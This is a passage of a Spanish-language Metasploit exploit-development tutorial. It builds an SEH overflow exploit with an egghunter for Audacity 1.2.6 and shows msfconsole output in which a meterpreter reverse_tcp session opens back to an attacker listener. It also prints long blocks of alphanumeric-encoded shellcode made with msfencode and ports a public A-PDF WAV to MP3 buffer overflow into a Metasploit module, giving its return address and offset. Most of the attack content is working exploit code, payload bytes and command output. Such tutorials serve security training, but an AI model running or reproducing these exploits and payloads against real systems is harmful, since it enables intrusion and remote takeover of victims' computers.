
Ahora ajustamos el buffer para redirigir el flujo de la ejecucion al momento del error hacia la direccion de retorno, salta sobre de el (xEB es un "salto corto") y luego cae en el punto de interrupcion del buffer (xCC).

```
def exploit
buff = "\x41" * 174
buff << "\xeb\x06\x41\x41" buff << [target.ret].pack('V') buff <<
"\xCC" * 2000 print_status("Creating '#{datastore['FILENAME']}' file
...") file_create(buff) end
```

Una vez mas, generamos el archivo de exploit, adjuntando Audacity al depurador y importando el archivo malicioso. En este momento, el SEH deberia sobreescibir la direccion, la que nos llevara a la instruccion pop, pop, ret. Establecemos un punto de interrupcion alli, y una vez mas, tomamos la excepcion con shift + F9 y caminamos a travez de pop pop ret con F8.


SEH chain of main thread	
Address	SE handler
0012F9FC	audacity.00702B88
0012FBF8	11b4fftw8.537410A9

El salto corto nos lleva a la direccion de retorno, dentro del "codigo shell del buffer".



Otra vez, tenemos muy poco espacio de buffer para nuestro payload. Una rapida inspeccion de la memoria revela que la longitud del todo el buffer puede ser encontrada en el motton.

Sabiendo esto, podriamos utilizar los 80 bytes iniciales de espacio para ejecutar un egghunter, lo que buscara y encontrara el payload secundario.



Implementar el MSF egghunter es relativamente facil:


```
def exploit
  hunter = generate_egghunter
  egg = hunter[1]

  buff = "\x41" * 174
  buff << "\xeb\x06\x41\x41" buff << [target.ret].pack('V') buff <<
  "\x90"*4 buff << hunter[0] buff << "\xCC" * 200 buff << egg + egg buff
  << payload.encoded print_status("Creating '#{datastore['FILENAME']}'")
  file ...") file_create(buff) end
```

El exploit final debe ser parecido a este: <http://www.offensive-security.com/msf/audacity.rb>

Ejecutamos el exploit final a traves de un depurador para estar seguros que todo esta bien.

Podemos ver que el egghunter ha sido implementado correctamente y funciona perfectamente.



Usamos el exploit final:

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

=[ msf v3.3-dev
+ -- ---=[ 397 exploits - 239 payloads
```

```
+ -- ---=[ 20 encoders - 7 nops
=[ 181 aux

msf > search audacity
[*] Searching loaded modules for pattern 'audacity'...

Exploits
=====
Name Description
-----
windows/fileformat/audacity Audacity 1.2.6 (GRO File) SEH Overflow.

msf > use windows/fileformat/audacity
msf exploit(audacity) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(audacity) > show options

Module options:

Name Current Setting Required Description
-----
FILENAME auda_evil.gro yes The file name.
OUTPUTPATH /pentest/exploits/framework3/data/exploits yes The location
of the file.

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
EXITFUNC thread yes Exit technique: seh, thread, process
LHOST 192.168.2.15 yes The local address
LPORT 4444 yes The local port

Exploit target:

Id Name
-----
0 Audacity Universal 1.2

msf exploit(audacity) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'auda_evil.gro' file ...
[*] Generated output file
/pentest/exploits/framework3/data/exploits/auda_evil.gro
[*] Exploit completed, but no session was created.
```

Y obtenemos una shell meterpreter!

```
msf exploit(audacity) > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.2.15:4444 ->
192.168.2.109:1445)

meterpreter >
```

Aqui encontrarán un video de Immunity pasando por el funcionamiento de un exploit:

<http://www.youtube.com/watch?v=LfqAXfAWQXM>

## Shellcodes-alfanuméricas

Hay casos donde necesita obtener un código shell alfanumérico puro porque la aplicación explotada filtra los caracteres. MSF puede generar un código shell alfanumérico fácilmente a través de msfencode. Por ejemplo, para generar una mezcla alfanumérica de mayúsculas y minúsculas codificada, podemos usar el siguiente comando:

```

"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x4c\x4b\x50\x48"
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"
"\x51\x49\x57\x50\x38\x4d\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"
"\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"
"\x50\x45\x50\x51\x39\x49\x54\x50\x54\x46\x30\x43\x58\x46\x49"
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50"
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x51\x4c\x4d\x59"
"\x4d\x36\x42\x4a\x44\x50\x56\x51\x47\x42\x48\x48\x42\x49"
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x51\x4b\x4f"
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"
"\x51\x47\x43\x58\x45\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"
"\x45\x50\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";

```

Si vemos mas en detalle el codigo shell generado, podra ver que hay algunos caracteres no alfanumericos:

```

>>> print shellcode
???t$?^VYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLCZJKPMKXK
IKOKOKOE0LKBLQ4Q4LKQUGLLKCLC5CHEQJOLKPOB8LKQOGPC1
JKPILKGDLKC1JNP1IPLYNLK4IPD4EWIQHJDMC1IRJKKDGKPTQ4GXCEKULKQOFDC1JKE6LK
DLPKLKQOELEQJKDCFLKMYBLFDELE1HCP1IKE4LKG3P0LKG0D
LLKBPELNMLKG0C8QNBHLNPNDNJLF0KOHVBFPSERVE8P3GBBD7BSGBQOF4KOHPE8HKJMKLG
KPPKON6QOK9M5CVMQJMEXC2QEBJERKOHPCXIIEYKENMQGKON6
QCQCF3PSF3G3PSPCQCKOHPBFCXB1QLE6QCMYM1J5BHNDDZD0IWF7KOIFCZDPPQQEKON0E8
NDNMFNJ1PWKOHVQCF5KON0BHJEG9LFQYF7KOIFF0PTF4QEKOH
PJ3E8JGCIHFBYF7KON6PUKOHPBFCZE4E6E8BCBMK9M5BJF0PYQ9HLMYKWBJG4MYM2FQIPL
3NJKNQRFMKNPBFLJ3LMCJGHNKNKNKBHCBKNNSDVKOCEQTKOHV
QKQGPRF1PQF1CZEQPQPQPUF1KOHPE8NMN9DEHNF3KOIFCZKOKOFWKOHPLQGKLLCITE4KO
HVF2KOHPCXJPMZDDQOF3KOHVKOHPDJAA

```

Esto se debe a los codigos de operacion ("x89\xe2\xdb\xdb\xd9\x72") al principio del payload el cual se usa para encontrar la localizacion obsoluta en memoria y obtener una posicion independiente del codigo shell:

Imagen perdida en offensive-security.com

Una vez que la direccion del codigo shell obtiene las dos primeras instrucciones, es insertada en la pila y almacenada en el registro ECX que luego seran utilizadas para calcular las compensaciones relativas.

Sin embargo, si somos capaces de alguna manera de obtener la posicion absoluta del codigo shell por nuestra cuenta y guardar la direccion en un registro antes de ejecutar el codigo shell, podemos usar la opcion especial BufferRegister=REG32 durante la codificacion de nuestro payload:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload  
windows/shell/bind_tcp R | ./msfencode BufferRegister=ECX -e  
x86/alpha_mixed  
[*] x86/alpha_mixed succeeded with size 651 (iteration=1)  
  
unsigned char buf[] =  
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"  
"\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"  
"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50"  
"\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x4c\x49\x43\x30\x43"  
"\x30\x45\x50\x45\x30\x4c\x49\x4b\x55\x50\x31\x48\x52\x43\x54"  
"\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x50\x52\x44\x4c\x4c\x4b\x50"  
"\x52\x45\x44\x4c\x4b\x44\x32\x46\x48\x44\x4f\x48\x37\x50\x4a"  
"\x46\x46\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x47\x4c\x43"  
"\x51\x43\x4c\x45\x52\x46\x4c\x47\x50\x49\x51\x48\x4f\x44\x4d"  
"\x43\x31\x49\x57\x4b\x52\x4a\x50\x51\x42\x51\x47\x4c\x4b\x51"  
"\x42\x42\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x48\x50\x4c\x4b"  
"\x51\x50\x42\x58\x4b\x35\x49\x50\x43\x44\x50\x4a\x43\x31\x48"  
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x50\x58\x47\x50"  
"\x43\x31\x49\x43\x4a\x43\x47\x4c\x50\x49\x4c\x4b\x50\x34\x4c"  
"\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c"  
"\x49\x51\x48\x4f\x44\x4d\x45\x51\x49\x57\x47\x48\x4b\x50\x43"  
"\x45\x4c\x34\x43\x33\x43\x4d\x4c\x38\x47\x4b\x43\x4d\x46\x44"  
"\x42\x55\x4a\x42\x46\x38\x4c\x4b\x50\x58\x47\x54\x45\x51\x49"  
"\x43\x42\x46\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x48\x45\x4c"  
"\x45\x51\x4e\x33\x4c\x4b\x44\x4c\x4b\x43\x31\x4e\x30\x4b"  
"\x39\x51\x54\x47\x54\x47\x54\x51\x4b\x51\x4b\x45\x31\x51\x49"  
"\x51\x4a\x46\x31\x4b\x4f\x4b\x50\x58\x51\x4f\x50\x5a\x4c"  
"\x4b\x45\x42\x4a\x4b\x4b\x36\x51\x4d\x45\x38\x47\x43\x47\x42"  
"\x45\x50\x43\x30\x43\x58\x43\x47\x43\x43\x47\x42\x51\x4f\x50"  
"\x54\x43\x58\x50\x4c\x44\x37\x46\x46\x45\x57\x4b\x4f\x4e\x35"  
"\x48\x38\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x48\x44\x50"  
"\x54\x46\x30\x45\x38\x46\x49\x4b\x30\x42\x4b\x45\x50\x4b\x4f"  
"\x49\x45\x50\x50\x50\x50\x50\x46\x30\x51\x50\x50\x50\x47"  
"\x30\x46\x30\x43\x58\x4a\x44\x4f\x49\x4f\x4d\x30\x4b\x4f"  
"\x4e\x35\x4a\x37\x50\x31\x49\x4b\x50\x53\x45\x38\x43\x32\x43"  
"\x30\x44\x51\x51\x4c\x4d\x59\x4b\x56\x42\x4a\x42\x30\x51\x46"
```

```
"\x50\x57\x43\x58\x48\x42\x49\x4b\x50\x37\x43\x57\x4b\x4f\x49"
"\x45\x50\x53\x50\x57\x45\x38\x4e\x57\x4d\x39\x47\x48\x4b\x4f"
"\x4b\x4f\x48\x55\x51\x43\x46\x33\x46\x37\x45\x38\x42\x54\x4a"
"\x4c\x47\x4b\x4b\x51\x4b\x4f\x4e\x35\x50\x57\x4c\x57\x42\x48"
"\x42\x55\x42\x4e\x50\x4d\x45\x31\x4b\x4f\x49\x45\x42\x4a\x43"
"\x30\x42\x4a\x45\x54\x50\x56\x50\x57\x43\x58\x44\x42\x4e\x39"
"\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x4c\x4b\x46\x56\x42\x4a\x47"
"\x30\x42\x48\x45\x50\x44\x50\x43\x30\x43\x30\x50\x56\x43\x5a"
"\x43\x30\x43\x58\x46\x38\x4e\x44\x50\x53\x4d\x35\x4b\x4f\x48"
"\x55\x4a\x33\x46\x33\x43\x5a\x43\x30\x50\x56\x51\x43\x51\x47"
"\x42\x48\x43\x32\x4e\x39\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x43"
"\x31\x48\x43\x51\x39\x49\x56\x4c\x45\x4a\x56\x43\x45\x4a\x4c"
"\x49\x53\x45\x5a\x41\x41";
```

Esta vez hemos obtenido un código shell alfanumérico puro:

```
>>> print shellcode
IIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLBJKPM8KIKOKOKOE
0LKBLFDFDLKPEGLLKCLC5D8C1JOLKPOEHLKQOGPEQJKPILKGD
LKEQJNQIIPMINLLDIPCDC7IQHJDMD1HBJKJTGF4GTFHBUJELKQOGTC1JKCVLKDLPLKLQO
ELEQJKESFLLKLIBLFDELE1HCP1IKE4LKG3FPLKG0DLLKBPELN
MLKG0DHQNE8LNPNDNJLPPKOHVE6QCE6CXP3FRE8CGCCP2QOPTKON0CXHKJMKGKF0KOHVQ
OMYM5E6K1JMEXC2PUBJDBKON0CXN9C9KENMPWKON6QCF3F3F3
PSG3PSPCQCKOHPBFE8DQLBFPSMYKQMECXNDDZBPIWQGKOHVBJB0PQPUKOHPBHNDNMFNKY
PWKON6QCF5KOHPCKUG9K6QYQGKOHVF0QDF4QEKON0MCCXKWD
9HFBYQGKOIFQEKON0BFCZBDE6CXCSBMMYJECZF0F9FIHLK9KCZQTK9JBFQIPKCNJKNQRF
MKNG2FLMCLMBZFXNKNKNKXCBKNNSB6KOD5QTKON6QKF7QBF1
PQF1BJC1F1F1PUPQKON0CXNMI1DEHNQCKOHVBJKOKOGGKOHPLKF7KLLCITBDKON6QBKOHP
E8L0MZETQOQCKOHVKOHPEZAA
```

En este caso, le dijimos a msfencode que nos ocupamos de encontrar la dirección absoluta del código shell y la hemos guardado en el registro ECX:

Imagen perdida en offensive-security.com

Como puede ver en la imagen anterior, ECX se ha establecido previamente para señalar el comienzo del código shell. En este punto, el payload comienza directamente a realinear ECX al empezar la secuencia del código shell.

## Portando Exploits

Aunque Metasploit es comercialmente propietario, sigue siendo un proyecto de código abierto que crece y prospera basándose en módulos contribuidos por sus usuarios. Ya que hay solamente un puñado de desarrolladores a tiempo completo en el equipo, hay una gran oportunidad de portar exploits existentes públicamente a Metasploit Framework. Portar exploits no ayudará solo a hacer Metasploit más versátil y poderoso, también es una excelente forma de aprender sobre el funcionamiento interno del framework, y al mismo tiempo te ayuda a mejorar tus conocimientos de Ruby. Un punto muy importante a recordar al escribir módulos para Metasploit es que **\*siempre\*** debes usar tabulaciones y no espacios. Para otros detalles

importantes de los modulos, echa un vistazo al archivo 'HACKING' localizado en la raiz del directorio Metasploit. Contiene informacion importante que te ayudara a estar seguro de que tus envios son añadidos rapidamente al trunk.

Para comenzar, obviamente primero necesitaremos seleccionar un exploit para portar. Utilizaremos el exploit 'A-PDF WAV to MP3 Converter' publicado en <http://www.exploit-db.com/exploits/14681>. Cuando portamos exploits, no es necesario comenzar a escribir codigo completamente desde cero; podemos simplemente seleccionar un modulo exploit pre-existente y modificarlo hasta que cumpla nuestros propósitos. Como este es un exploit de formato de fichero, miraremos bajo /modules/exploits/windows/fileformat fuera del directorio principal de Metasploit para un candidato oportuno. Este exploit en particular es un SEH sobreescrito, así que necesitaremos un modulo que utilice el mixin Msf::Exploit::Remote::Seh. Podemos encontrar esto cerca del exploit audiotran\_pls.rb, como se muestra a continuación.

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    Rank = GoodRanking
    include Msf::Exploit::FILEFORMAT
    include Msf::Exploit::Remote::Seh
```

Habiendo encontrado una plantilla adecuada para utilizar en nuestro modulo, cortamos todo lo que hay específico en el modulo existente y lo grabamos bajo ~/.msf3/modules/exploits/windows/fileformat/. Necesitarás crear los directorios adicionales bajo tu directorio home si lo estás siguiendo exactamente. Notese que es posible salvar el modulo personalizado bajo el directorio principal de Metasploit, pero puede causar incidencias al actualizar el framework si acabas enviando un modulo para que sea añadido al trunk. Nuestro exploit recortado tiene esta pinta:

```
##
# $Id: $
##
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the
Metasploit
# Framework web site for more information on licensing and terms of
use.
# http://metasploit.com/framework/
##
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    Rank = GoodRanking
    include Msf::Exploit::FILEFORMAT
    include Msf::Exploit::Remote::Seh
    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'Exploit Title',
            'Description'   => %q{
                Exploit Description
            })
    end
end
```

```

},
'License'          => MSF_LICENSE,
'Author'           =>
[
    'Author'
],
'Version'          => '$Revision: $',
'References'       =>
[
    [
        [ 'URL', 'http://www.somesite.com' ],
    ],
'Payload'          =>
{
    'Space'      => 6000,
    'BadChars'   => "\x00\x0a",
    'StackAdjustment' => -3500,
},
'Platform'         => 'win',
'Targets'          =>
[
    [
        [ 'Windows Universal', { 'Ret' => } ],
    ],
'Privileged'        => false,
'DisclosureDate'   => 'Date',
'DefaultTarget'    => 0))
register_options(
[
    OptString.new('FILENAME', [ true, 'The file name.',
'filename.ext']),
], self.class)
end
def exploit
print_status("Creating '#{datastore['FILENAME']}' file ...")
file_create(sploit)
end
end

```

Ahora que el esqueleto esta preparado, podemos comenzar a añadirle la informacion del exploit publico, asumiendo que ha sido probado y verificado que funciona. Comenzamos añadiendole el titulo, descripcion, autor, y referencias. Notese de que es comun como cortesia mencionar los autores del exploit publico original ya que su trabajo duro ha permitido encontrar el fallo primeramente.

```

def initialize(info = {})
super(update_info(info,
'Name'          => 'A-PDF WAV to MP3 v1.0.0 Buffer
Overflow',
'Description'   => %q{
This module exploits a buffer overflow in A-PDF WAV
to MP3 v1.0.0. When

```

```

        the application is used to import a specially crafted
m3u file, a buffer overflow occurs
        allowing arbitrary code execution.
},
'License'      => MSF_LICENSE,
'Author'       =>
[
    'd4rk-h4ck3r',           # Original Exploit
    'Dr_IDE',                # SEH Exploit
    'doookie'                # MSF Module
],
'Version'       => '$Revision: $',
'References'    =>
[
    [ 'URL', 'http://www.exploit-
db.com/exploits/14676/' ],
    [ 'URL', 'http://www.exploit-
db.com/exploits/14681/' ],
]
,
```

Todo es auto-explicativo en este punto, y aparte de la estructura de modulo de Metasploit, no hay nada complicado. Continuando con el modulo, nos aseguraremos de que EXITFUNC esta definido como ' seh' y configuramos 'DisablePayloadHandler' a 'true' para eliminar cualquier conflicto con el manejador de payload que esta esperando la shell. Mientras estudiamos el exploit publico en un debugger, hemos determinado que hay aproximadamente 600 bytes de espacio disponible para el shellcode y que \x00 y \x0a son caracteres malos que corromperan nuestro shellcode. Encontrar caracteres malos es siempre tedioso, pero para asegurar la fiabilidad del exploit, es un mal necesario. Para mas informacion sobre encontrar caracteres malos, mira este enlace:[http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit#Dealing\\_with\\_badchars](http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit#Dealing_with_badchars). En la seccion 'Targets', añadimos todas las direcciones de retorno importantes pop/pop/retn para el exploit, la longitud del buffer requerida para alcanzar el SE Handler, y un comentario declarando de donde viene la direccion. Como esta direccion de retorno procede del binario de la aplicacion, el objetivo es 'Windows Universal' en este caso. Finalmente, añadimos la fecha en que el exploit fue publicado y nos aseguramos de que 'DefaultTarget' esta definido como 0.

```

'DefaultOptions' =>
{
    'EXITFUNC'  => ' seh',
    'DisablePayloadHandler' => 'true'
},
'Payload'       =>
{
    'Space'     => 600,
    'BadChars'  => "\x00\x0a",
    'StackAdjustment' => -3500
},
'Platform'     => 'win',
'Targets'       =>
[
```

```

        [ 'Windows Universal', { 'Ret' => 0x0047265c,
'Offset' => 4132 } ],      # p/p/r in wavtomp3.exe
        ],
        'Privileged'      => false,
        'DisclosureDate' => 'Aug 17 2010',
        'DefaultTarget'   => 0))

```

La ultima parte que debemos editar antes de pasar al exploit es la seccion 'register\_options'. En este caso, necesitamos decirle a Metasploit cual sera el nombre de archivo por defecto para el exploit. En los exploits basados en red, esto es donde declarariamos cosas como el puerto por defecto a utilizar.

```

register_options(
[
    OptString.new('FILENAME', [ false, 'The file name.',
'msf.wav']),
], self.class)

```

La seccion final, y mas interesante para editar, es el bloque 'exploit' donde todas las piezas se juntan. Primero rand\_text\_alpha\_upper(target['Offset']) creara nuestro buffer conduciendo al Manejador SE utilizando caracteres aleatorios, alfabeticos en mayusculas usando la longitud que hemos especificado en el bloque 'Targets' del modulo. Seguidamente, generate\_seh\_record(target.ret) añade el salto corto y la direccion de retorno que normalmente vemos en los exploits publicos. La siguiente parte, make\_nops(12), es bastante auto-explicativa; Metasploit usara una variedad de instrucciones No-Op para ayudar con la evasion IDS/IPS/AV. Finalmente, payload.encoded añade el shellcode generado dinamicamente al exploit. Se imprimira un mensaje en pantalla y nuestro archivo malicioso se 